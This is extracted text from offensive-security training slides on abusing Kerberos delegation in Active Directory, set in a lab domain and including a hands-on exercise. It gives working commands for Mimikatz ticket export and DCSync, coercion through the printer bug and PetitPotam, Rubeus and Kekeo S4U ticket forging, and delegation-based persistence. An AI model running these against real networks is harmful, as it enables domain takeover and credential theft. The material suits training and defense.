
- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
- For example, a user authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server **as the user (impersonation)** and not as the web server's service account.
- Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.

Privilege Escalation – Kerberos Delegation

- There are two types of Kerberos Delegation:
 - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to **request access to any service** on any computer in the domain.
 - Constrained Delegation which allows the first hop server (web server in our example) to **request access only to specified services on specified computers.**

Privilege Escalation – Unconstrained Delegation

1. A user provides credentials to the Domain Controller.
2. The DC returns a TGT.
3. The user requests a TGS for the web service on Web Server.
4. The DC provides a TGS.
5. The user sends the TGT and TGS to the web server.
6. The web server service account use the user's TGT to request a TGS for the database server from the DC.
7. The web server service account connects to the database server as the user.



Privilege Escalation – Unconstrained Delegation

- When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.
- SeEnableDelegation privileges are needed to configure Unconstrained Delegation.

Privilege Escalation – Unconstrained Delegation

US-WEB Properties

Location Managed By Object Security Dial-In Attribute Editor
General Operating System Member Of Delegation Password Replication

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this computer for delegation

☒ Trust this computer for delegation to any service (Kerberos only)

☐ Trust this computer for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
--------------	------------------	------	--------------

☐ Expanded

Add... Remove

OK Cancel Apply Help

Privilege Escalation – Unconstrained Delegation

- Discover domain computers which have unconstrained delegation enabled using PowerView:

```
Get-DomainComputer -UnConstrained
```

- Using ActiveDirectory module:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```


```
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

Privilege Escalation – Unconstrained Delegation

- Compromise the server(s) where Unconstrained delegation is enabled.
- We must **trick** a domain admin or other high privilege user to connect to a service on us-web.
- After the connection, we can export TGTs using the below command:
`Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'`
- The ticket could be reused:
`Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'`


Privilege Escalation – Unconstrained Delegation

- How do we trick a high privilege user to connect to a machine with Unconstrained Delegation? The Social Engineering way!




Privilege Escalation – Unconstrained Delegation

- How do we trick a high privilege user to connect to a machine with Unconstrained Delegation? The Printer Bug!
- A feature of MS-RPRN which allows any domain user (Authenticated User) can force any machine (running the Spooler service) to connect to second a machine of the domain user's choice.



Privilege Escalation – Unconstrained Delegation

- Abusing Printer Bug (yes the attacker is wearing a Balaclava :P)



Privilege Escalation – Unconstrained Delegation

- Let's use MS-RPRN.exe
(<https://github.com/leechristensen/SpoolSample>) on us-web:
`.\MS-RPRN.exe \\us-dc.us.techcorp.local \\us-web.us.techcorp.local`
- We can capture the TGT of us-dc\$ by using Rubeus
(<https://github.com/GhostPack/Rubeus>) on us-web:
`.\Rubeus.exe monitor /interval:5`

Privilege Escalation – Unconstrained Delegation

- We can also use PetitPotam.exe (<https://github.com/topotam/PetitPotam>) on us-web:
`.\PetitPotam.exe us-web us-dc`
- On us-web:
`.\Rubeus.exe monitor /interval:5`
- PetitPotam uses EfsRpcOpenFileRaw function of MS-EFSRPC (Encrypting File System Remote Protocol) protocol and doesn't need credentials when used against a DC.

Privilege Escalation – Unconstrained Delegation

- Copy the base64 encoded TGT, remove extra spaces and use it on the attacker's machine:

```
Rubeus.exe ptt /tikcet:
```

Or

- Or use Invoke-Mimikatz:

```
[IO.File]::WriteAllBytes("C:\AD\Tools\USDC.kirbi",  
[Convert]::FromBase64String("ticket_from_Rubeus_monitor"))
```


```
Invoke-Mimikatz -Command '"kerberos::ptt C:\AD\Tools\USDC.kirbi"'
```

- Run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'
```

Hands-On 11

- Find a server in US domain where Unconstrained Delegation is enabled.
- Compromise that server and get Domain Admin privileges.



Privilege Escalation – Constrained Delegation

- Allows access only to specified services on specified computers as a user.
- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
 - Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service (controlled by SPNs on msDs-AllowedToDelegateTo) on behalf of a user.
 - Service for User to Self (S4U2self) - Allows a service (must have TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION) to obtain a forwardable TGS to itself on behalf of a user (no actual Kerberos authentication by user takes place). Used in Protocol Transition i.e. when user authenticates with non-Kerberos authentication.

Privilege Escalation – Constrained Delegation


- SeEnableDelegation privileges are needed to configure Constrained Delegation.
- Two ways to configure constrained delegation:
 - Kerberos only: Kerberos authentication is needed for the service to delegate.
 - Protocol transition: Regardless of authentication the service can delegate.

Privilege Escalation – Constrained Delegation

- To abuse constrained delegation with protocol transition, we need to compromise the web service (first hop) account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the web service account as ANY user.

Privilege Escalation – Constrained Delegation with Protocol Transition

1. A user authenticates to the web service using a non-Kerberos compatible authentication mechanism.
2. The web service requests a ticket from the Key Distribution Center (KDC) for user's account without supplying a password, as the webservice account.
3. The KDC checks the webservice userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that user's account is not blocked for delegation. If OK it returns a forwardable ticket for user's account (S4U2Self).
4. The service then passes this ticket back to the KDC and requests a service ticket for the SQL Server service.
5. The KDC checks the msDS-AllowedToDelegateTo field on the web service account. If the service is listed it will return a service ticket for MSSQL (S4U2Proxy).
6. The web service can now authenticate to the sql server as the user using the supplied TGS.



Privilege Escalation – Constrained Delegation with Protocol Transition

- Using PowerView

`Get-DomainUser -TrustedToAuth`

`Get-DomainComputer -TrustedToAuth`

- Using ActiveDirectory module:

`Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne
"$null"} -Properties msDS-AllowedToDelegateTo`

Privilege Escalation – Constrained Delegation with Protocol Transition

- Using Kekeo, we request a TGT for the first hop service account (we can use a password or NTLM hash):

```
tgt::ask /user:appsvc /domain:us.techcorp.local  
/rc4:1D49D390AC01D568F0EE9BE82BB74D4C
```

Privilege Escalation – Constrained Delegation with Protocol Transition

- Another interesting issue in Kerberos is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.
- The sname field is unencrypted and can be modified while requesting the TGS for any SPN.
- This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

Privilege Escalation – Constrained Delegation with Protocol Transition

- Using Kekeo, we request a TGS (steps 4 & 5):

`tgs::s4u`

`/tgt:TGT_appsvc@US.TECHCORP.LOCAL_krbtgt~us.techcorp.local@US.TECHCORP.LOCAL.kirbi /user:Administrator
/service:CIFS/us-mssql.us.techcorp.local|HTTP/us-mssql.us.techcorp.local`

- In addition to the service specified in msDs-AllowedToDelegateTo, we also specify an alternate service which uses the same service account as the one specified in msDs-AllowedToDelegateTo.

Privilege Escalation – Constrained Delegation with Protocol Transition

- Using mimikatz:

```
Invoke-Mimikatz '"kerberos::ptt  
TGS_Administrator@US.TECHCORP.LOCAL_HTTP~us-  
mssql.us.techcorp.local@US.TECHCORP.LOCAL_ALT.kirbi"'
```

```
Invoke-Command -ScriptBlock{whoami} -ComputerName us-  
mssql.us.techcorp.local
```

Privilege Escalation – Constrained Delegation with Protocol Transition

- Using Rubeus:

```
Rubeus.exe s4u /user:appsvc  
/rc4:1D49D390AC01D568F0EE9BE82BB74D4C  
/impersonateuser:administrator /msdsspn:CIFS/us-  
mssql.us.techcorp.local /altservice:HTTP  
/domain:us.techcorp.local /ptt
```

```
winrs -r:us-mssql cmd.exe
```


Persistence - msDS-AllowedToDelegateTo

- Note that the msDS-AllowedToDelegateTo is the user account flag which controls the services to which a user account has access to.
- This means, with enough privileges, it is possible to access any service from a user – a neat persistence trick.
- Enough privileges? – SeEnableDelegationPrivilege on the DC and full rights on the target user - default for Domain Admins and Enterprise Admins.
- That is, we can force set 'Trusted to Authenticate for Delegation' and ms-DS-AllowedToDelegateTo on a user (or create a new user - which is more noisy) and abuse it later.

Persistence - msDS-AllowedToDelegateTo

- Using PowerView:

```
Set-DomainObject -Identity devuser -Set @{serviceprincipalname='dev/svc'}  
Set-DomainObject -Identity devuser -Set @{"msds-allowedtodelegateto"="ldap/us-  
dc.us.techcorp.local"}  
Set-DomainObject -SamAccountName devuser1 -Xor @{"useraccountcontrol"="16777216"}
```

```
Get-DomainUser -TrustedToAuth
```

- Using AD module:

```
Set-ADUser -Identity devuser -ServicePrincipalNames @{Add='dev/svc'}  
Set-ADUser -Identity devuser -Add @{'msDS-AllowedToDelegateTo' = @('ldap/us-  
dc','ldap/us-dc.us.techcorp.local')} -Verbose  
Set-ADAccountControl -Identity devuser -TrustedToAuthForDelegation $true
```

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-  
AllowedToDelegateTo
```

Persistence - msDS-AllowedToDelegateTo

- Abuse using Kekeo:

```
kekeo# tgt::ask /user:devuser /domain:us.techcorp.local  
/password:Password@123!
```

```
kekeo# tgs::s4u  
/tgt:TGT_devuser@us.techcorp.local_krbtgt~us.techcorp.local@us.techc  
orp.local.kirbi /user:Administrator@us.techcorp.local  
/service:ldap/us-dc.us.techcorp.local
```

```
